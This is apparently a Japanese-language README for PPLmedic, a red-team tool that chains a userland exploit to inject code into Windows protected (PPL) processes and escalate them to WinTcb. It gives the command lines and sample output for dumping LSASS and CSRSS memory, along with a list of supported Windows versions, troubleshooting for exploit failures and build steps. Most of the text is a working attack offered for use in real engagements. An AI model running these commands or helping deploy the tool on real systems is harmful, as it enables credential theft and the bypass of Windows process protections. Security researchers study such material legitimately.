

このツールは、署名者の種類が Windows である PPL に任意のコードを注入し、署名者の種類 WinTcb に昇格するための Userland エクスプロイトチェーンを実装しています。これらの手法は、もともと James Forshaw (別名 @tiraniddo) 氏がブログ記事 COM を使用した Windows 保護プロセスへのコードインジェクション - パート 1 で議論したものです。
このツールの詳細については、関連するブログ記事をご覧ください:
このツールは 高度な Proof-of-Concept と位置付けられます。実際のエンゲージメントで使用する前に、よく考えるべきです。中断されない 限り安全に使用できますが、たとえば EDR が存在する場合、それは保証できません。
このツールは、Windows Update Medic サービスに関連する重要なレジストリキーを変更します。最悪の場合、これらのレジストリキーが適切に復元されないと、このサービスは正常に機能しなくなりますが、OS が__クラッシュすることはありません__。
前提条件:
SeDebugPrivilege を持つ Administrator または SYSTEMREM Use the option -p to elevate from PPL-Windows to PPL-WinTcb
PPLmedic.exe dump "PID" "C:\FULL\PATH\TO\DUMP.dmp" [-p]
PPL-Windows 以下のプロセスをダンプします(例: LSASS):
C:\WINDOWS\system32>tasklist | findstr lsass
lsass.exe                      756 Services                   0     20,028 K

C:\WINDOWS\system32>C:\Temp\PPLmedic.exe dump 756 c:\Temp\lsass.dmp
[...]
[+] Payload DLL successfully loaded after 272 attempts!
[*] Deleting 272 temporary directories created by the service...
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[+] Memory dump of process with PID 756 successful: c:\Temp\lsass.dmp
[...]
PPL-WinTcb のプロセスをダンプします(例: CSRSS):
C:\WINDOWS\system32>tasklist | findstr csrss
csrss.exe                      520 Services                   0     26,420 K
csrss.exe                      608 Console                    1     57,548 K

C:\WINDOWS\system32>C:\Temp\PPLmedic.exe dump 520 c:\Temp\csrss.dmp -p
[...]
[+] Payload DLL successfully loaded after 181 attempts!
[*] Deleting 181 temporary directories created by the service...
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[*] Attempting to get a higher process protection level...
[+] Target file 'C:\Users\LAB-AD~1\AppData\Local\Temp\faultrep.dll' should now be cache signed (level=12 - Windows).
[*] Connected to remote process.
[+] Remote process protection level: 0x00000000 (PsProtectedSignerWinTcb-Light)
[+] Memory dump of process with PID 520 successful: c:\Temp\csrss.dmp
[...]
| Windows バージョン | PPL-Windows | PPL-WinTcb | 備考 |
|---|---|---|---|
| Windows 10 22H2 Build 19045.2673 | ✔ | ✔ | N/A |
| Windows 11 22H2 Build 22621.1344 | ⚠ | ❌ | サービスのクラッシュが頻発 + 偽のキャッシュ署名エクスプロイトは機能しないようです。 |
| Windows Server 2019 Version 1809 Build 17763.4010 | ✔ | ✔ | N/A |
| Windows Server 2022 Version 21H2 Build 20348.1547 | ✔ | ✔ | N/A |
このエラーは、リモートの TaskHandler COM オブジェクトを作成しようとしてエクスプロイトが__タイムアウト__した場合に発生します。これは通常、対象のサービス WaaSMedicSvc がクラッシュしたことを示しています。これは次のメッセージで確認できます: [!] Service WaaSMedicSvc is no longer running。ツールをもう一度実行してみてください。
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[*] Attempt 100/1000 (10%)
[*] Attempt 200/1000 (20%)
[-] Unexpected error or timeout while trying to create a remote TaskHandler instance.
[!] Service WaaSMedicSvc is no longer running, it probably crashed because of an invalid handle value.
[...]
このエラーは、エクスプロイトが 1000 回未満の試行 で有効なオブジェクトディレクトリの書き込みに失敗した場合に発生します。この制限は、対象のサービスが過剰なリソースを消費するのを防ぐためのフェイルセーフとして機能します。ツールをもう一度実行してみてください。
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[...]
[*] Attempt 1000/1000 (100%)
[-] Reached the maximum number of attempts.
[...]
LaunchDetectionOnly または LaunchRemediationOnly を呼び出したときに予期しないエラーが発生したために、このエラーが発生します。ただし、これはかなり稀です。ツールをもう一度実行してみてください。
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[*] Attempt 100/1000 (10%)
[*] Attempt 200/1000 (20%)
[-] Failed to write LdrpKnownDllDirectoryHandle value (thread exit code: 0x800706ba).
[...]
このエラーは、エクスプロイトがペイロード DLL の__キャッシュ署名に失敗__したために発生します。カタログファイルに設定された oplock は、カーネルによって既に開かれていたため、おそらくトリガーされませんでした。後でもう一度ツールを実行してみてください(Windows 11 の場合は「テスト」セクションを参照)。
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp -p
[...]
[*] Trying to write a valid object directory handle...
[+] Payload DLL successfully loaded after 1 attempts!
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[*] Attempting to get a higher process protection level...
[-] Failed to cache sign 'C:\Users\LAB-AD~1\AppData\Local\Temp\faultrep.dll' (LE: 997).
[...]
この Visual Studio ソリューションは、特定の順序でコンパイルする必要がある 2 つのプロジェクト(実行可能ファイルとペイロード DLL)で構成されています。すべては事前構成されているため、次の簡単な手順に従うだけです。コンパイルされたペイロード DLL は、最終的な実行可能ファイルに自動的に埋め込まれます。
Release / x64 を選択します(x86 はサポートされていません!)。ビルド > ソリューションのビルド を選択します。
